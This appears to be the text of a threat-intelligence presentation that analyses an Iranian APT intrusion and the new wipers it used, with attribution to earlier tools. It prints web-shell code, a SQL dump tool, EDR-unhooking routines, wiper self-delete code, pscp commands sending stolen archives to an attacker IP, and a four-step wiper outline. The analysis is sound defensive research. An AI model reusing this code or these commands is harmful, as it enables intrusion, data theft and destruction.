



**From Recon to Ruin:
Exposing Iranian APT
latest Tactics In Recent
Israeli Conflict**

Or Chechik
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About Us



Or Chechik

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Our Story Begins

What started our investigation?

Thursday afternoon, October 5th, 2023


A very suspicious and rare alert appeared
in our telemetry

Someone was trying to terminate our agent
from the kernel

Oct. 7

The Journey begins:
Pulling threads and following breadcrumbs...

Initial Access and Establishing Foothold: Vulnerable Web Applications and Web Shells



Initial Access and Establishing Foothold: Vulnerable Web Applications and Web Shells

```
protected void FbhN(object sender,EventArgs e)//submit cmdshell
{
try
{
Process prcsss=new Process();
prcsss.StartInfo.FileName="c:\\windows\\system32\\cmd.exe";
prcsss.StartInfo.Arguments=bkcm.Value;
prcsss.StartInfo.UseShellExecute=false;
prcsss.StartInfo.RedirectStandardInput=true;
prcsss.StartInfo.RedirectStandardOutput=true;
prcsss.StartInfo.RedirectStandardError=true;
prcsss.Start();
string poutPut=prcsss.StandardOutput.ReadToEnd();
poutPut=poutPut.Replace("<","&lt;");
poutPut=poutPut.Replace(">","&gt;");
poutPut=poutPut.Replace("\\r\\n","<br>");
tnQRF.Visible=true;
tnQRF.InnerHtml="<hr width=\\100%\\ noshade/><pre>"+poutPut+"</pre>";
}
catch(Exception error)
{
errorshow(error.Message);
}
}
```

Webshell in previous research by SentinelOne

<https://assets.sentinelone.com/sentinellabs/evol-agrius>

```
protected void Thi0(object sender,EventArgs e)//submit cmdshell
{
try
{
Process prcsss=new Process();
prcsss.StartInfo.FileName="c:\\windows\\system32\\cmd.exe";
prcsss.StartInfo.Arguments=bkcm.Value;
prcsss.StartInfo.UseShellExecute=false;
prcsss.StartInfo.RedirectStandardInput=true;
prcsss.StartInfo.RedirectStandardOutput=true;
prcsss.StartInfo.RedirectStandardError=true;
prcsss.Start();
string poutPut=prcsss.StandardOutput.ReadToEnd();
poutPut=poutPut.Replace("<","&lt;");
poutPut=poutPut.Replace(">","&gt;");
poutPut=poutPut.Replace("\\r\\n","<br>");
jPwDs.Visible=true;
jPwDs.InnerHtml="<hr width=\\100%\\ noshade/><pre>"+poutPut+"</pre>";
}
catch(Exception error)
{
errorshow(error.Message);
}
}
```

October 2023 Webshell


Webshell similarities with previous research

Reconnaissance: NBTScan, Wineggdrop, and Nimsan Port Scanners


NBTScan



Wineggdrop



Attack Timeline, October 2023



Data Exfiltration: A Custom SQL Extractor Tool

Files extraction
and archiving



Writing of the
extracted data to
CSV files

SRC_PROCESS_NAME	ACTION_TYPE	FILE_PATH
sql.NET4.exe	File Write	C:\Windows\Temp\...\csv
sql.NET4.exe	File Write	C:\Windows\Temp\...\csv
sql.NET4.exe	File Write	C:\Windows\Temp\...\csv
sql.NET4.exe	File Write	C:\Windows\Temp\...\csv
sql.NET4.exe	File Write	C:\Windows\Temp\...\csv

Data Exfiltration: A Custom SQL Extractor Tool

The screenshot shows the Solution Explorer for a project named 'sqlextractor'. The project is located at 'a8e63550b56178ae5190c9cc5b704a8be4c8505fea887792b6d911e488592a7c (1.0.0.0, .NETFramework, v4.0)'. The project structure is as follows:

- sqlextractor
 - Program
 - Base Types
 - Derived Types
 - Program()
 - Main(string[]): void
 - Tables(): string[]
 - SQLDUMP
 - Base Types
 - Derived Types
 - con: SqlConnection
 - updateFormEvent: updateFormEventHandler
 - SQLDUMP()
 - Compress(byte[]): byte[]
 - Connnow(string, string, string, string): string
 - Connnow2(string): string
 - DumpTableToFile(SqlConnection, string, string): void
 - DumpTableToFileRange(SqlConnection, string, string, string): void
 - DumpTableToFileSample(SqlConnection, string, string, long): void
 - GetColumnNames(IDataReader): IEnumerable<string>
 - GetColumnTypes(IDataReader): IEnumerable<SqlDbType>
 - getCSV(string[], SqlConnection): void
 - getCSVSample(string[], SqlConnection, long): void
 - Query(SqlConnection, string): string
 - updateFormDelegateArgs
 - updateFormEventHandler

```
private static void Main(string[] args)
{
    try
    {
        if (args.Length == 0)
        {
            Console.WriteLine(" print help here\n\t\t sql.exe \"connectionString\" \n\t\t\t query \"\");
        }
        else if (args.Length > 2 && args[1].ToLower().Contains("query"))
        {
            new SqlDataAdapter();
            new DataTable();
            SqlCommand sqlCommand = new SqlCommand(args[2]);
            SqlConnection connection = (sqlCommand.Connection = new SqlConnection(args[0]));
            SQLDUMP sQLDUMP = new SQLDUMP();
            string text = sQLDUMP.Query(connection, args[2]);
            if (text != string.Empty)
            {
                Console.WriteLine("\n outStr2:\n\t\t" + text + "\n");
            }
        }
        else if (args.Length > 2 && args[1].ToLower().Contains("range"))
        {
            SQLDUMP sQLDUMP2 = new SQLDUMP();
            SqlConnection connection2 = new SqlConnection(args[0]);
            sQLDUMP2.DumpTableToFileRange(connection2, args[3], "C:\\windows\\temp\\s\\", args[2]);
            Console.WriteLine("\n outStr2:\n\t\t\tFINISH\n");
        }
        else if (args.Length > 2 && args[1].ToLower().Contains("sample"))
        {
            SQLDUMP sQLDUMP3 = new SQLDUMP();
            long num = long.Parse(args[2]);
            Console.WriteLine("\n outStr2:\n\t\t" + args[0] + "\nnum of rows:" + num + "\n");
            SqlConnection connection3 = new SqlConnection(args[0]);
            string[] tables = Tables();
            sQLDUMP3.getCSVSample(tables, connection3, num);
        }
        else
        {
            SQLDUMP sQLDUMP4 = new SQLDUMP();
            Console.WriteLine("\n outStr2:\n\t\t\tFINISH" + args[0] + "\n");
            SqlConnection connection4 = new SqlConnection(args[0]);
            string[] tables2 = Tables();
            sQLDUMP4.getCSV(tables2, connection4);
        }
    }
    catch (Exception ex)
    {
        File.AppendAllText("C:\\windows\\temp\\s\\log", ex.Message);
    }
}
```

Data Exfiltration: A Custom SQL Extractor Tool


Data exfiltration
using pscp

```
pscp.exe -pw [REDACTED] 1.7z root@109.237.107.212:/tmp/temp/
```

```
pscp.exe -pw [REDACTED] *.ezip root@109.237.107.212:/tmp/temp/
```


```
pscp.exe -pw [REDACTED] *.dmp root@109.237.107.212:/tmp/temp/
```

Attack Timeline, October 2023



And then... Wipers!

Attack Timeline, October 2023



Data Destruction: Wipers



ChatGPT

A wiper is a tool or device used for cleaning or wiping surfaces, such as windshield wipers for vehicles or cleaning wipes for household surfaces.



- Designed to cause destruction
- Destroy data
- Render the system unusable
- Erase evidence of execution
- Not a Ransomware




Build your own wiper in 4 steps

Step 1: File enumeration

Step 2: Overwriting files with junk

Step 3: MBR Corruption

Step 4: Force reboot!



Data Destruction: The Discovery of Three Previously Undocumented Wipers



PartialWasher



MultiLayer



BFG Agonizer

Data Destruction: The Discovery of Three Previously Undocumented Wipers



PartialWasher

```
C:\Users\... \Desktop>PartialWasher.exe 1
Initialize Pre Opration Start ...
OK
Initialize pre opration completed successfully
Device Type Not supported : 2
Hollo nice too meet you!
let start ...
Initialize Pre Opration Start ...
OK
Initialize pre opration completed successfully
Enter your commands or "ex" or "-1" for exit
S /p
Device Number : 0          Bus Type: Nvme  IsRemoveable : No          ProductId: VMware Virtual NVMe Disk          ProductRevision:
1.0
SerialNumber: VMWare NVME_0000
Disk Style : GPT
partition count : 4
Cylinders          = 7832
Tracks/cylinder   = 255
Sectors/track     = 63
Bytes/sector      = 512
Disk size         = 64420392960 (Bytes)   = 59.00 (Gb)
.....
-----
Enter your commands or "ex" or "-1" for exit
```

Data Destruction: The Discovery of Three Previously Undocumented Wipers

```
strcpy(ModuleName, "kernel32.dll");
strcpy(ProcName, "VirtualProtect");
ModuleHandleA = GetModuleHandleA(ModuleName);
VirtualProtect = GetProcAddress(ModuleHandleA, ProcName);
CurrentProcessImageBase = GetModuleHandleA(0);
ImageDirectory = ImageDirectoryEntryToDataEx(
    CurrentProcessImageBase,
    1u,
    IMAGE_DIRECTORY_ENTRY_IMPORT,
    &importTableSize,
    0);
NumberOfImportDescriptorEntries = importTableSize / 0x14 - 1;
for ( i = 0; ++i )
{
    result = i;
    if ( i >= NumberOfImportDescriptorEntries )
        break;
    lpModuleName = CurrentProcessImageBase + ImageDirectory[i].Name;
    first_thunk = (CurrentProcessImageBase + ImageDirectory[i].FirstThunk);
    original_first_thunk = (CurrentProcessImageBase + ImageDirectory[i].OriginalFirstThunk);
    Function = 0;
    ModuleBase = GetModuleHandleA(lpModuleName);
    ExportDirectory = (ModuleBase + *(ModuleBase + *(ModuleBase + 15) + 0x78));
    AddressOfFunctions = (ModuleBase + ExportDirectory->AddressOfFunctions);
    AddressOfNames = (ModuleBase + ExportDirectory->AddressOfNames);
    AddressOfNameOrdinals = (ModuleBase + ExportDirectory->AddressOfNameOrdinals);
    while ( original_first_thunk->u1.AddressOfData )
    {
        Function = (CurrentProcessImageBase + original_first_thunk->u1.AddressOfData);
        FunctionName = Function->Name;
        FunctionsToExclude[0] = "EnterCriticalSection";
        FunctionsToExclude[1] = "LeaveCriticalSection";
        FunctionsToExclude[2] = "DeleteCriticalSection";
        FunctionsToExclude[3] = "InitializeSListHead";
        FunctionsToExclude[4] = "HeapAlloc";
        FunctionsToExclude[5] = "HeapReAlloc";
        FunctionsToExclude[6] = "HeapSize";
        for ( j = 0; j < 7; ++j )
        {
            if ( !strcmp(FunctionName, FunctionsToExclude[j]) )
                IsFound = 1;
        }
        if ( !IsFound )
        {
            for ( k = 0; k < ExportDirectory->NumberOfNames; ++k )
            {
                v21 = ModuleBase + AddressOfNames[k];
                v22 = FunctionName;
```

IAT unhooking

```
hProcess = GetCurrentProcess();
memset(&modinfo, 0, sizeof(modinfo));
hModule = GetModuleHandleA("ntdll.dll");
K32GetModuleInformation(hProcess, hModule, &modinfo, 0xCu);
NtdllBase = modinfo.lpBaseOfDll;
hFile = CreateFileW(L"c:\\windows\\system32\\ntdll.dll", GENERIC_READ,
    NtdllMapping = CreateFileMappingA(hFile, 0, 0x1000002u, 0, 0, 0);
MappedNtdllBase = MapViewOfFile(NtdllMapping, PAGE_READWRITE, 0, 0, 0);
v5 = NtdllBase;
nt_headers = (NtdllBase + NtdllBase->e_lfanew);
for ( i = 0; i < nt_headers->FileHeader.NumberOfSections; ++i )
{
    section_header = (&nt_headers->OptionalHeader
        + sizeof(IMAGE_SECTION_HEADER) * i
        + nt_headers->FileHeader.SizeOfOptionalHeader);
    text_section_name = ".text";
    while ( 1 )
    {
        curr_section_name = section_header->Name[0];
        v0 = curr_section_name < *text_section_name;
        if ( curr_section_name != *text_section_name )
            break;
        if ( !curr_section_name )
            goto LABEL_8;
        next_section_name = section_header->Name[1];
        v0 = next_section_name < text_section_name[1];
        if ( next_section_name != text_section_name[1] )
            break;
        section_header = (section_header + 2);
        text_section_name += 2;
        if ( !next_section_name )
```

DLL unhooking




BFG Agonizer

Data Destruction: The Discovery of Three Previously Undocumented Wipers



PartialWasher



MultiLayer



BFG Agonizer



Code similarities with previously known tools:

Apostle

Fantasy

IPSec Helper

The MultiLayer Wiper: 1st Clue of its Origin

```
public static void SelfDelete()  
{  
    Assembly entryAssembly = Assembly.GetEntryAssembly();  
    string text = (entryAssembly != null) ? entryAssembly.Location : null;  
    string text2 = Path.GetTempPath() + "remover.bat";  
    string contents = string.Concat(new string[]  
    {  
        "@echo off\n:loop\n:del \",  
        text,  
        @"\nif Exist \",  
        text,  
        @"\n GOTO loop\n%windir%\system32\cmd.exe advapi32.dll,ProcessIdleTasks",  
        Environment.NewLine,  
        "del %0"  
    });  
    File.WriteAllText(text2, contents);  
    try  
    {  
        Process.Start(new ProcessStartInfo(text2)  
        {  
            CreateNoWindow = true,  
            WindowStyle = ProcessWindowStyle.Hidden  
        });  
    }  
    catch (Exception ex)  
    {  
        throw new Exception(ex.Message);  
    }  
}
```

MultiLayer

```
public static void SelfDelete() // Apostle SelfDelete Function  
{  
    string str = PublicFunction.GetWindowsTempPath() + "remover.bat";  
    string ownPath = PublicFunction.GetOwnPath();  
    string contents = "@echo off\n:loop\n:del \"+ ownPath + "\nif Exist \"+ ownPath  
    + "\n GOTO loop\n%windir%\system32\cmd.exe advapi32.dll,ProcessIdleTasks\n:0";  
    File.WriteAllText(str, contents);  
    PublicFunction.ExecuteProcess(str);  
}  
  
public bool SelfDelete(Message message) // IPsec Helper SelfDelete Function  
{  
    InitClass initClass = new InitClass();  
    FileClass fileClass = new FileClass();  
    ConfigClass instance = ConfigClass.Instance;  
    RegistryClass registryClass = new RegistryClass();  
    string ownPath = PublicFunction.GetOwnPath();  
    string str = PublicFunction.GetWindowsTempPath() + "remover.bat";  
    string directoryName = Path.GetDirectoryName(ownPath);  
    string fileName = Path.GetFileName(ownPath);  
    string serviceName = PublicFunction.GetServiceName();  
    string fileContent;  
    if (string.IsNullOrEmpty(serviceName))  
    {  
        fileContent = "@echo off\n:loop\n:del \"+ ownPath + "\nif Exist \"+ ownPath  
        + "\n GOTO loop\n%windir%\system32\cmd.exe advapi32.dll,ProcessIdleTasks\n";  
    }  
    else  
    {  
        fileContent = "@ECHO OFF " + Environment.NewLine + "SET PRG=%\n" + directoryName + "\n  
        + Environment.NewLine + "SET SERVICE_EXE=%\n" + fileName + "\n" + Environment.NewLine + "  
        fileClass.WriteAllText(str, fileContent);  
        string fileSource = registryClass.ReadRegistryKey(PublicVariable.NodeInstallRegistryRunPath,  
        this.Ack(message.GetNodeId(), message.GetMessageId()));  
        initClass.RemoveFootPrint();  
        fileClass.DeleteFile(fileSource);  
        instance.SelfDelete();  
        LogClass.SelfDelete();  
        PublicFunction.ExecuteProcess(str);  
        return true;  
    }  
}
```

Apostle

IPsec Helper

<https://assets.sentinelone.com/sentinel-labs/evol-agrius>

SelfDelete function code similarities

The MultiLayer Wiper: 2nd Clue of its Origin

Recursive directory listing function code similarities with the Fantasy wiper

```
private static List<string> GetSubDirectoryFileListRecursive(string directoryName, IList extensionList, bool allFileSelected)
{
    List<string> list = new List<string>();
    if (Program.IsExcluded(directoryName))
    {
        return list;
    }
    try
    {
        foreach (string directoryName2 in Directory.GetDirectories(directoryName))
        {
            list.AddRange(Program.GetDirectoryFileList(directoryName2, extensionList, allFileSelected));
            list.AddRange(Program.GetSubDirectoryFileListRecursive(directoryName2, extensionList, allFileSelected));
        }
    }
    catch (Exception)
    {
    }
    return list;
}
```

MultiLayer's "MultiList" component

```
public void GetSubDirectoryFileListRecursive(string directoryName)
{
    try
    {
        string[] directories = Directory.GetDirectories(directoryName);
        foreach (string directoryName2 in directories)
        {
            GetDirectoryFileList(directoryName2);
            GetSubDirectoryFileListRecursive(directoryName2);
        }
    }
    catch (Exception)
    {
    }
}
```

Fantasy wiper

<https://www.welivesecurity.com/2022/12/07/fantasy-new-agrius-wiper-supply-chain-attack/>

The MultiLayer Wiper: 3rd Clue of its Origin

Reboot function
code similarities
with another
known wiper
dubbed Apostle

```
public void Method(int flg = 2)
{
    IntPtr currentProcess = Tool.GetCurrentProcess();
    IntPtr zero = IntPtr.Zero;
    Tool.OpenProcessToken(currentProcess, 40, ref zero);
    Tool.TokPrivLuId tokPrivLuId;
    tokPrivLuId.Count = 1;
    tokPrivLuId.LuId = 0L;
